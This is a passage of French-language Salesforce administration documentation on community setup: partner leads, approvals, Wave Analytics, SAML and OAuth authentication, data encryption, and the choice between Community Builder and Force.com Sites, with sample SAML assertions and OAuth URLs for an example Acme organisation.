9. Activez des profils utilisateur pour les membres et les modérateurs de communauté, et assurez-vous que les profils ont accès aux idées.
10. Ajoutez l'onglet Idées et l'onglet Thèmes d'idées dans la communauté.

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de Idées

## Activation des pistes pour les utilisateurs partenaires

Activez les pistes pour les utilisateurs partenaires afin de leur permettre d'accéder à et de créer des pistes dans vos communautés.

Lorsque vous activez des pistes pour des utilisateurs partenaires dans votre communauté, vous pouvez attribuer des pistes à ces membres. De plus, les utilisateurs partenaires peuvent modifier des pistes, créer des pistes, importer des pistes et également mettre à jour en masse des pistes dans une vue de liste.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer des pistes pour des utilisateurs partenaires :
- Gérer les profils et les ensembles d'autorisations

1. Dans Gestion de la communauté, cliquez sur **Administration** > **Onglets**, puis ajoutez l'onglet **Pistes** à la liste des onglets disponibles dans votre communauté.
2. Dans Configuration, définissez la visibilité de l'onglet et les autorisations d'objet. Vous pouvez les définir dans le profil ou en utilisant un ensemble d'autorisations. Nous recommandons d'utiliser un ensemble d'autorisations si vous souhaitez appliquer ces autorisations individuellement.
   a. Si vous utilisez un ensemble d'autorisations, utilisez les paramètres suivants pour des pistes :
      - Dans Paramètres des onglets, sélectionnez Disponible et Visible.
      - Dans Paramètres d'objet, sélectionnez « Lire », « Créer » et « Modifier ».
   b. Si vous utilisez un profil, par exemple un profil Utilisateur partenaire, définissez le paramètre des onglets des requêtes sur `Valeur par défaut activée`, puis activez les autorisations d'objet « Lire », « Créer » et « Modifier » pour les pistes.
3. Vous pouvez également attribuer des autorisations supplémentaires qui activent des fonctionnalités avancées pour vos partenaires. Si vous envisagez d'appliquer ces autorisations à certains utilisateurs partenaires seulement, nous recommandons de créer des ensembles d'autorisations séparés.

   Remarque: Les utilisateurs partenaires qui disposent de licences de portail héritées peuvent utiliser ces fonctionnalités avancées dans des communautés, mais pas dans des portails.

| Fonctionnalité | Autorisation utilisateur partenaire requise |
|---|---|
| Pour importer des pistes via le lien **Importer des pistes** sous l'onglet Pistes dans votre communauté.<br>Si votre utilisateur partenaire importe des pistes, vous pouvez également l'autoriser à importer des comptes et des contacts via lien **Importer les comptes et les contacts de mon organisation** sous les onglets Comptes et Contacts de votre communauté. | Importer des pistes<br>ET<br>Également, Importer des contacts personnels |
| Pour modifier le statut de plusieurs pistes via le bouton **Modifier le statut**. | Gérer les pistes |

| Fonctionnalité | Autorisation utilisateur partenaire requise |
| --- | --- |
| Pour modifier le statut de plusieurs pistes via le bouton **Modifier le propriétaire**. | Transférer les pistes |

## Configuration d'approbations pour les utilisateurs externes de votre communauté

Les utilisateurs clients et partenaires de votre communauté peuvent être attribués en tant qu'approbateurs à des enregistrements ou ajoutés directement à des files d'attente. Ils peuvent afficher et exécuter une action via les listes associées Mes approbations et Historique des approbations dans l'enregistrement. Les approbations peuvent également être déclenchées directement à partir du fil Chatter.


Un processus d'approbation automatise les méthodes d'approbation des enregistrements dans Salesforce. Un processus d'approbation précise chaque étape de l'approbation, notamment le destinataire de la demande d'approbation et les actions déclenchées à chaque étape du processus.

**Remarque:**

- Les utilisateurs qui disposent de licences haut volume, telles que Portail client haut volume et Site Web authentifié, ne peuvent pas approuver des enregistrements.
- Les utilisateurs externes qui disposent de licences de portail héritées peuvent approuver des enregistrements dans des communautés, mais pas dans des portails.

Lors de la configuration d'approbations ou de file d'attentes, utilisez les champs de référence pour rechercher des utilisateurs clients et partenaires.

Par exemple, pour configurer une approbation, si vous souhaitez attribuer automatiquement un utilisateur client en tant qu'approbateur, utilisez la liste de référence pour rechercher et spécifier l'utilisateur.




Si vous configurez des notifications par e-mail pour vos workflow d'approbation, les e-mails sont envoyés en fonction de l'appartenance à la communauté. Si l'utilisateur est membre de plusieurs communautés actives, l'e-mail provient de la plus ancienne communauté active. Tous les liens inclus dans l'e-mail orientent directement les utilisateurs vers l'approbation au sein de la communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier, supprimer ou cloner des processus d'approbation :

- Personnaliser l'application

Pour créer ou modifier des files d'attente :

- Personnaliser l'application

  ET

  Gérer les vues de listes publiques

Dans Salesforce1, les utilisateurs peuvent afficher et exécuter une action depuis la liste associée Historique des approbations, mais ils ne peuvent pas soumettre des demandes d'approbation. L'utilisateur peut soumettre des demandes d'approbation depuis le site complet de Salesforce.

CONSULTER ÉGALEMENT :

- Configuration d'un processus d'approbation
- Limitations en automatisation de processus
- Création de files d'attente

# Activation de Wave Analytics pour votre communauté

Éditions

Disponible avec : Salesforce Classic

Les communautés sont disponibles dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Wave Analytics est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition Également disponible avec : **Developer** Edition

Activez Wave pour les communautés pour permettre à vos utilisateurs partenaires et clients d'afficher et d'explorer les tableaux de bord Wave Analytics dans votre communauté.

**Remarque:** Seuls les utilisateurs qui disposent d'une licence Customer Community Plus ou Partner Community peuvent utiliser cette fonctionnalité. Cette fonctionnalité est prise en charge dans les communautés, mais pas dans les portails.

Suivez les étapes ci-dessous pour partager des tableaux de bord Wave dans votre communauté.

1. Configurez Wave Analytics dans votre organisation Salesforce, comme décrit dans la section Configuration de la plate-forme Wave.
2. Activez Wave pour les communautés et configurez les membres de la communauté. Reportez-vous à Activer Wave Analytics pour les communautés.
3. Dans Wave, créez des tableaux de bord et enregistrez-les dans une application Wave. Désignez cette application pour le partage dans la communauté. Pour plus d'informations sur l'utilisation de Wave, reportez-vous à la Bibliothèque Wave Analytics.
4. Incorporez vos tableaux de bord Wave dans les pages Visualforce de votre communauté. Pour plus d'informations, reportez-vous à Ajout d'un tableau de bord Wave Analytics à une page Visualforce. Si vous incorporez un tableau de bord dans une nouvelle page Visualforce, créez un onglet pour la page et ajoutez-le à votre communauté.
5. Depuis l'application Wave qui contient vos tableaux de bord, accordez l'accès aux membres de la communauté en sélectionnant **Partager**. Dans la boîte de dialogue Partager, sélectionnez **Activer le partage avec des communautés**. Invitez les partenaires et les clients de communauté à partager l'application.

Pour plus d'informations, reportez-vous à Partage de Wave avec des communautés.

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :
- Créer et configurer des Communautés

  ET être membre de la communauté que vous essayez de mettre à jour

Pour modifier les paramètres de Wave Analytics :
- Licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform avec l'autorisation « Gérer Wave Analytics »

Pour afficher, explorer et partager des tableaux de bord Wave incorporés :
- Licence d'ensemble d'autorisations Analytics Cloud - Wave Community Users avec l'autorisation « Afficher Wave Analytics dans les pages de communauté »

# Sécurité et authentification des communautés

Vous pouvez renforcer la sécurité de votre communauté en authentifiant les utilisateurs et en cryptant certaines données de la communauté.

## Authentification des utilisateurs de communauté

Pour authentifier les utilisateurs de votre communauté, vous avez plusieurs possibilités. Par défaut, les utilisateurs externes s'authentifient en se connectant avec le nom d'utilisateur et le mot de passe que Salesforce leur attribue pour la communauté (les utilisateurs externes sont des utilisateurs disposant de licences Community, Customer Portal ou partner portal). Les utilisateurs internes de votre organisation suivent simplement le flux de connexion des employés avec leur nom d'utilisateur et de leur mot de passe Salesforce.

## Cryptage de données de communauté

Vous pouvez ajouter une mesure de sécurité à votre communauté en cryptant des fichiers, des pièces jointes et de nombreux champs de données populaires. Lorsque le cryptage est activé, seuls les utilisateurs qui disposent de l'autorisation « Afficher les données cryptées » peuvent afficher ces informations.

# Authentification des utilisateurs de communauté

Pour authentifier les utilisateurs de votre communauté, vous avez plusieurs possibilités. Par défaut, les utilisateurs externes s'authentifient en se connectant avec le nom d'utilisateur et le mot de passe que Salesforce leur attribue pour la communauté (les utilisateurs externes sont des utilisateurs disposant de licences Community, Customer Portal ou partner portal). Les utilisateurs internes de votre organisation suivent simplement le flux de connexion des employés avec leur nom d'utilisateur et de leur mot de passe Salesforce.

**Remarque:** Toutes les options d'authentification fonctionnent également avec les adresses Web HTTPS personnalisées.

Configuration de SAML pour les communautés

Si votre organisation utilise une capacité d'authentification unique existante afin de simplifier et de normaliser l'authentification des utilisateurs, vous pouvez étendre cette capacité aux communautés.

Configuration de fournisseurs d'authentification

Les utilisateurs externes peuvent se connecter avec leurs identifiants Facebook©, Janrain©, ou d'une autre organisation Salesforce. Pour cela, vous devez configurer des fournisseurs d'authentification dans la page Fournisseurs d'authentification, dans Configuration, et activer leur affichage dans la page de connexion de la communauté.

Configuration de flux d'authentification avec OAuth

Si votre organisation souhaite établir des intégrations entre des communautés et des applications de marque personnalisées telles que des applications mobiles ou de bureau, vous pouvez utiliser OAuth pour créer une page de connexion de marque.

CONSULTER ÉGALEMENT :

Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

## Configuration de SAML pour les communautés

Si votre organisation utilise une capacité d'authentification unique existante afin de simplifier et de normaliser l'authentification des utilisateurs, vous pouvez étendre cette capacité aux communautés.


Les informations ci-dessous supposent que vous connaissez les protocoles d'authentification SAML (Security Assertion Markup Language) et le fonctionnement de votre fournisseur d'identité afin de configurer l'authentification unique pour votre organisation. Lors de la mise en oeuvre de SAML pour des communautés, il est important d'utiliser l'URL de communauté associée à la connexion pour le flux d'authentification unique. Assurez-vous également que l'URL de communauté inclut `/login` dans l'assertion SAML POST.

Voici un schéma du traitement des requêtes et des réponses SAML entre le navigateur de l'utilisateur, la communauté et votre fournisseur d'identité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Le tableau ci-dessous compare les exigences des assertions SAML de communauté et celles des autres types de domaine Salesforce.

| Exigence | Standard | Portail | Sites Force.com | communauté |
|---|---|---|---|---|
| URL dans laquelle l'assertion SAML POST est effectuée. | login.salesforce.com | login.salesforce.com | login.salesforce.com | *`URL de la communauté`* |
| `organization_id` et `portal_id` sont-ils requis dans l'assertion ? | Non | Oui, transmis en tant qu'attribut | Oui, transmis en tant qu'attribut | Non<br>**Remarque:** Requis si le provisionnement juste à temps est utilisé pour créer des utilisateurs de portail dans la communauté. Les utilisateurs de portail spécifiques à une communauté peuvent être provisionnés avec `portal_id` exclus. |

| Exigence | Standard | Portail | Sites Force.com | communauté |
|---|---|---|---|---|
| `siteUrl` est-il requis dans l'assertion ? | Non | Non | Oui, transmis en tant qu'attribut | Non |

L'exemple d'assertion SAML ci-dessous montre l'URL de la community spécifiée en tant que Recipient (Destinataire), pour un client de communauté dans l'organisation Acme. Cet exemple s'applique à une organisation qui a une configuration SAML unique.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:
      entity">https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:
         status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:
         nameid-format:entity">https://www.salesforce.com</saml:Issuer>

      <saml:Subject>
         <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:
            nameid-format:unspecified">saml_portal_user_federation_id
         </saml:NameID>

         <saml:SubjectConfirmation Method="urn:oasis:names:tc:
            SAML:2.0:cm:bearer">
         <saml:SubjectConfirmationData NotOnOrAfter=
            "2009-06-17T18:48:25.456Z"
            Recipient="https://acme.force.com/customers/login/?
saml=02HKiPoin4f49GRMsOdFmhTgi_0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
         </saml:SubjectConfirmation>
      </saml:Subject>

      <saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
                       NotOnOrAfter="2009-06-17T18:48:25.456Z">

         <saml:AudienceRestriction>
            <saml:Audience>https://saml.salesforce.com</saml:Audience>
         </saml:AudienceRestriction>
      </saml:Conditions>

      <saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

         <saml:AuthnContext>
            <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:
               ac:classes:unspecified
            </saml:AuthnContextClassRef>
         </saml:AuthnContext>
      </saml:AuthnStatement>
```

```
   </saml:Assertion>
</samlp:Response>
```

Si votre organisation a plusieurs configurations SAML, l'exemple d'assertion SAML ci-dessus s'applique, mais avec les différences suivantes dans le destinataire :

- La barre oblique de fin qui suit `login` n'est pas requise
- Le paramètre `so` est requis et doit spécifier l'ID d'organisation

Recipient se présenterait comme suit :

```
Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"
```

Lors de la déconnexion d'une communauté, les utilisateurs externes autorités qui utilisent SAML pour l'authentification unique sont redirigés vers l'`URL de déconnexion du fournisseur d'identité`, si elle est définie dans les paramètres SAML de la communauté. Pour accéder aux paramètres SAML, dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique**.

CONSULTER ÉGALEMENT :

- Exemples d'assertions SAML
- Meilleures pratiques pour la mise en œuvre d'une authentification unique
- https://developer.salesforce.com/page/Single_Sign-On_with_SAML_on_Force.com

## Configuration de fournisseurs d'authentification

Les utilisateurs externes peuvent se connecter avec leurs identifiants Facebook©, Janrain©, ou d'une autre organisation Salesforce. Pour cela, vous devez configurer des fournisseurs d'authentification dans la page Fournisseurs d'authentification, dans Configuration, et activer leur affichage dans la page de connexion de la communauté.

Remarque: Les informations suivantes supposent que vous maîtrisez l'utilisation de fournisseurs d'authentification pour l'authentification unique.

Si vous remplacez la page de connexion par défaut par une page de connexion Visualforce personnalisée, utilisez l'`URL d'initialisation de l'authentification unique` à partir de la page de détail d'un fournisseur d'authentification comme URL cible d'un bouton de connexion personnalisée. Par exemple :
`https://login.salesforce.com/services/auth/sso/`*`orgID`*`/`*`URLsuffix`*`?community=https://acme.force.com/support`

Si vous utilisez Janrain en tant que fournisseur d'authentification, vous pouvez transmettre le code suivant au widget de connexion Janrain qui est déployé sur votre site.

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/orgID/URLsuffix'
+'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

CONSULTER ÉGALEMENT :

- À propos des fournisseurs d'authentification externes
- Utilisation des paramètres de requête avec des URL de configuration client
- Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

## Configuration de flux d'authentification avec OAuth

Si votre organisation souhaite établir des intégrations entre des communautés et des applications de marque personnalisées telles que des applications mobiles ou de bureau, vous pouvez utiliser OAuth pour créer une page de connexion de marque.

Les informations suivantes supposent que vous connaissez les protocoles OAuth et les flux d'authentification pour des applications d'accès à distance. Les communautés prennent en charge tous les flux d'authentification disponibles, à l'exception du flux d'authentification OAuth nom d'utilisateur-mot de passe et du flux d'assertion SAML. Lors de la mise en oeuvre de flux OAuth de marque pour des communautés, vous configurez une URL d'autorisation qui utilise l'URL de la communauté. Le flux d'authentification oriente ensuite les utilisateurs vers la page d'approbation de l'application.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Par mesure de sécurité, lorsque des administrateurs sont connectés sous l'identité d'un autre utilisateur, ils ne peuvent pas autoriser cet utilisateur à accéder aux données OAuth. Par exemple, les administrateurs ne peuvent pas autoriser l'accès OAuth aux comptes utilisateur, y compris l'authentification unique aux applications tierces.

Par exemple, pour authentifier un utilisateur qui utilise l'URL d'autorisation suivante :

```
https://login.salesforce.com/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

... remplacez le nom d'hôte `login.salesforce.com` par le chemin complet dans l'URL de la communauté :

```
https://acme.force.com/customers/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

Lorsque la mise en oeuvre a réussi, cette URL dirige les utilisateurs vers la page de connexion de la communauté. Une fois l'application autorisée, vous définissez un jeton d'accès utilisateur et actualisez le jeton pour une authentification future. Dans les requêtes de point de terminaison du jeton, remplacez l'hôte par la communauté, comme suit :

```
https://acme.force.com/customers/services/oauth2/token
```

Remarque: Une fois le jeton d'accès `access_token` acquis, vous le transmettez en tant que jeton de porteur dans l'en-tête de la requête d'autorisation. L'exemple suivant est un appel d'API REST à des communautés :

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

CONSULTER ÉGALEMENT :

- Authentification des applications avec OAuth
- https://developer.salesforce.com/page/Digging_Deeper_into_OAuth_2.0_on_Force.com
- https://developer.salesforce.com/page/Using_OAuth_to_Authorize_External_Applications
- salesforce_chatter_rest_api.pdf

# Cryptage de données de communauté

Vous pouvez ajouter une mesure de sécurité à votre communauté en cryptant des fichiers, des pièces jointes et de nombreux champs de données populaires. Lorsque le cryptage est activé, seuls les utilisateurs qui disposent de l'autorisation « Afficher les données cryptées » peuvent afficher ces informations.

Notez les points suivants :

- Vous pouvez crypter des données dans des communautés, mais pas dans les portails.

- Si vous utilisez le cryptage classique, les données des champs personnalisés cryptés sont toujours masquées.
- Les paramètres spécifiques de votre communauté relatives aux informations personnellement identifiables (PII) s'appliquent que les données soient cryptées ou non.
- Seuls les utilisateurs de communauté sous licence peuvent disposer de l'autorisation « Afficher les données cryptées ». Vous ne pouvez pas l'attribuer à des utilisateurs invités.

  Pour des utilisateurs qui disposent de l'autorisation « Afficher les données cryptées », le cryptage de données ne modifie en rien l'expérience de la communauté. Cependant, le cryptage du champ Nom du compte impacte l'affichage du rôle des utilisateurs pour les administrateurs. Normalement, le nom de rôle d'un utilisateur de la communauté est affiché en combinant le nom de compte et le nom du profil utilisateur. Lorsque vous cryptez le champ Nom du compte, l'ID du compte est affiché au lieu du nom du compte.

  Par exemple, lorsque le champ Nom du compte n'est pas crypté, un utilisateur appartenant au compte Acme avec le profil Utilisateur client est associé au rôle `Utilisateur client Acme`. Lorsque Nom du compte est crypté, l'affichage du rôle ressemble à `001D000000IRt53 Utilisateur client`.
- Seuls les utilisateurs qui disposent de l'autorisation « Afficher les données cryptées » peuvent créer des utilisateurs de communauté à partir d'un enregistrement de contact contenant des champs standard cryptés.

CONSULTER ÉGALEMENT :

Protection de vos données Salesforce avec Shield Platform Encryption

# Conception et gestion des pages

## Planification d'une stratégie de conception de votre communauté

Si vous utilises des pages personnalisées dans votre communauté au lieu des onglets et de la marque prêts à l'emploi, vous devez choisir entre l'utilisation du Générateur de communauté et Force.com. Une fois votre décision prise, consultez les sections ci-dessous pour personnaliser les pages de communauté :

- Utilisation de Visualforce et des Sites Force.com
- Utilisation du Générateur de communauté avec des modèles
- Utilisation du Générateur de communauté (Site.com) sans modèle

Vous pouvez également personnaliser d'autres zones de votre communauté, comme suit :

- Ajout de la case de recherche globale à votre en-tête HTML de communauté personnalisé à la page 3542
- Configuration d'un domaine personnalisé pour votre communauté
- Renommage de l'onglet Chatter

### Choix entre le Générateur de communauté et les sites Force.com

Si vous souhaitez ajouter de nouvelles pages ou personnaliser des pages existantes dans votre communauté, vous pouvez utiliser les Sites Force.com ou le Générateur de communauté. Avec l'une ou l'autre option, vous pouvez créer des pages de marque disponibles publiquement, comme des pages de destination ou marketing, et des pages personnalisées privées auxquelles seuls les membres de la communauté ont accès.

Quelle option utiliser pour personnaliser votre communauté ? Cela dépend de vos compétences et des besoins de votre organisation. Vous pouvez même combiner des pages Force.com et des pages du Générateur de communauté pour contrôler vos personnalisations.

## Générateur de communauté

Le Générateur de communauté est un outil pratique et intuitif de personnalisation de votre communauté. Avec le Générateur de communauté, vous pouvez créer une communauté basée sur un modèle préconfiguré, puis appliquer votre marque, modifier les pages, mettre à jour votre modèle et publier les modifications depuis la même interface utilisateur conviviale.

Dans le Générateur de communauté, vous pouvez exécuter les opérations suivantes :

- Utilisez l'un des modèles en libre-service (Koa, Kokua ou Customer Service (Napili)) pour créer aisément une communauté en libre-service réactive.
- Utilisez le modèle Aloha pour créer un lanceur d'application configurable.
- Concevez des pages non pixellisées sous votre marque.
- Créez des pages publiques auxquelles tout le monde peut accéder ou des pages privées que vous ajoutez sous la forme d'onglets dans votre communauté.
- Élaborez et itérez rapidement en utilisant des éléments de page glisser-déposer réutilisables.
- Utilisez des formulaires prêts à l'emploi pour créer des formulaires Web-vers-piste ou recueillir des commentaires de clients.
- Créez des pages contrôlées par des données, tels que des catalogues de produits ou d'autres listings, en utilisant les données de votre organisation.
- Définissez une page d'accueil et configurez un support multilingue pour votre communauté dans Site.com Studio, un système de gestion de contenu Web qui offre des options de configuration supplémentaires. Site.com Studio est aisément accessible depuis la Gestion de la communauté.

## Sites Force.com

Destinés aux développeurs qui maîtrisent de l'utilisation de Visualforce, les sites Force.com permettent de créer des pages personnalisées et des applications Web en héritant des capacités de Force.com, notamment des analyses, des workflows et des approbations, ainsi que d'une logique de programmation. Si vous souhaitez créer des sites par programmation en utilisant le langage Apex et des API, les Sites Force.com représentent le produit idéal. Dans Force.com, vous pouvez exécuter les opérations suivantes :

- Créez des pages de marque publiques auxquelles tout le monde peut accéder.
- Exploitez Visualforce pour créer des pages privées que vous pouvez ajouter sous la forme d'onglets dans votre communauté.
- Écrivez vos propres contrôleurs, ou des extensions de contrôleur, en utilisant un code Apex.
- Créez des pages de connexion ou d'auto-inscription personnalisées.
- Créez des applications Web dynamiques, telles que des applications de gestion d'événements.

## Vue d'ensemble des fonctionnalités

Vous ne savez pas quel produit choisir ? Examinez les fonctionnalités de chaque produit dans le tableau ci-dessous.

| Fonctionnalité | Générateur de communauté | Sites Force.com |
|---|---|---|
| Pages publiques | ✅ | ✅ |
| Modèles de communauté (Koa, Kokua, Customer Service (Napili), Aloha)* | ✅ | |
| Pages authentifiées* | ✅ | ✅ |
| Pages Visualforce | | ✅ |

| Fonctionnalité | Générateur de communauté | Sites Force.com |
|---|---|---|
| Pages de connexion, de déconnexion, d'auto-inscription et d'erreur prêtes à l'emploi | ✓ | ✓ |
| Environnement glisser-déposer | ✓ | |
| Composants réutilisables | ✓ | |
| Conceptions non pixellisées | ✓ | ✓ |
| Restrictions IP | ✓ | ✓ |
| Accès aux données, telles que des requêtes, des pistes et des opportunités | ✓ | ✓ |
| Formulaires préconçus | ✓ | |
| CMS | ✓ | |
| Création de pages par programmation (à l'aide du langage Apex, d'API et de contrôleurs) | | ✓ |
| Applications Web | | ✓ |
| Analyses, rapports et workflows | | ✓ |
| Capacités complètes de la plate-forme Force.com | | ✓ |

*Disponible avec le Générateur de communauté uniquement pour les utilisateurs de communautés.

CONSULTER ÉGALEMENT :

- Utilisation du Générateur de communauté avec des modèles
- Utilisation du Générateur de communauté (Site.com) sans modèle
- Utilisation de Visualforce et de Sites Force.com

## Utilisation du Générateur de communauté avec des modèles

Le Générateur de communauté et les modèles communauté pour le libre-service permettent de créer, de personnaliser et de publier une communauté adaptée à n'importe quel appareil mobile ! Sélectionnez un modèle pour lancer rapidement votre communauté, puis adaptez les pages à la marque de votre société.

Avec le Générateur de communauté et les modèles, vous pouvez :

- Définir rapidement le style de la communauté en l'adaptant à la marque de votre société.
- Modifier des pages et des composants de communauté avec le Générateur de communauté et personnaliser leur conception et leur contenu.
- Prévisualiser votre communauté et vérifier qu'elle s'affiche correctement sur différents appareils.
- Publier vos modifications pour les rendre accessibles à tous les utilisateurs de votre communauté.

Vous pouvez utiliser le Générateur de communauté pour personnaliser les communautés créées à l'aide des modèles ci-dessous :

**Kokua**
Une communauté basée sur un graphique, idéale pour gérer les interactions clients simples. Les membres de communautés peuvent rechercher et afficher des articles, et contacter le support. Nécessite Knowledge et prend en charge les requêtes.

**Koa**
Une communauté basée sur un texte, idéale pour gérer les interactions clients simples. Les membres de communautés peuvent rechercher et afficher des articles, et contacter le support. Nécessite Knowledge et prend en charge les requêtes.

**Customer Service (Napili)**
Un modèle puissant et réactif en libre-service, qui permet aux utilisateurs de publier des questions dans la communauté, de rechercher et d'afficher des articles, de collaborer et de contacter des agents de support en créant des requêtes. Prend en charge Knowledge, les questions Chatter et les requêtes.

**Aloha**
Un modèle de Lanceur d'application configurable, qui permet aux utilisateurs de rechercher des applications et d'y accéder rapidement à l'aide de l'authentification unique, y compris les connexions sociales.

Pour accéder au Générateur de communauté et continuer à personnaliser votre communauté ou à mettre à jour la version de son modèle :

1. Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés**.
2. En regard du nom de la communauté, cliquez sur **Gérer**.
3. Cliquez sur le menu Gestion de la communauté dans l'en-tête global, puis sur **Accéder au Générateur de communauté**.
4. Dans le Générateur de communauté, vous pouvez :
   - Personnaliser votre communauté à votre marque à la page 3602
   - Modifier les pages et composants de page de communauté.

**Remarque:** Le Générateur de communauté ne prend pas en charge la personnalisation de la marque pour les sites qui n'ont pas été créés avec l'un des modèles préconfigurés. Vous devez utiliser à la place Site.com Studio. Pour y accéder, cliquez sur Site.com Studio dans le menu Communautés de la barre d'outils.

Pour plus d'informations sur l'utilisation des modèles Kokua, Koa et Customer Service (Napili), reportez-vous au guide *Using Templates to Build Communities*.

CONSULTER ÉGALEMENT :

Choix entre le Générateur de communauté et les sites Force.com

## Utilisation du Générateur de communauté (Site.com) sans modèle

Chaque communauté a un site Site.com associé qui permet d'ajouter des pages de marque personnalisées à votre communauté. Par défaut, les pages de Site.com sont disponibles publiquement et ne nécessitent aucune connexion, mais vous pouvez également créer des pages privées auxquelles seuls les membres de la communauté ont accès.

Pour plus d'informations sur l'utilisation de Site.com, reportez-vous à l'aide en ligne.

### Avant de commencer

Les utilisateurs de communautés qui disposent de l'autorisation « Créer et configurer des communautés » reçoivent automatiquement l'accès administrateur de site complet pour le site Site.com d'une communauté. Pour permettre aux utilisateurs de communautés sans

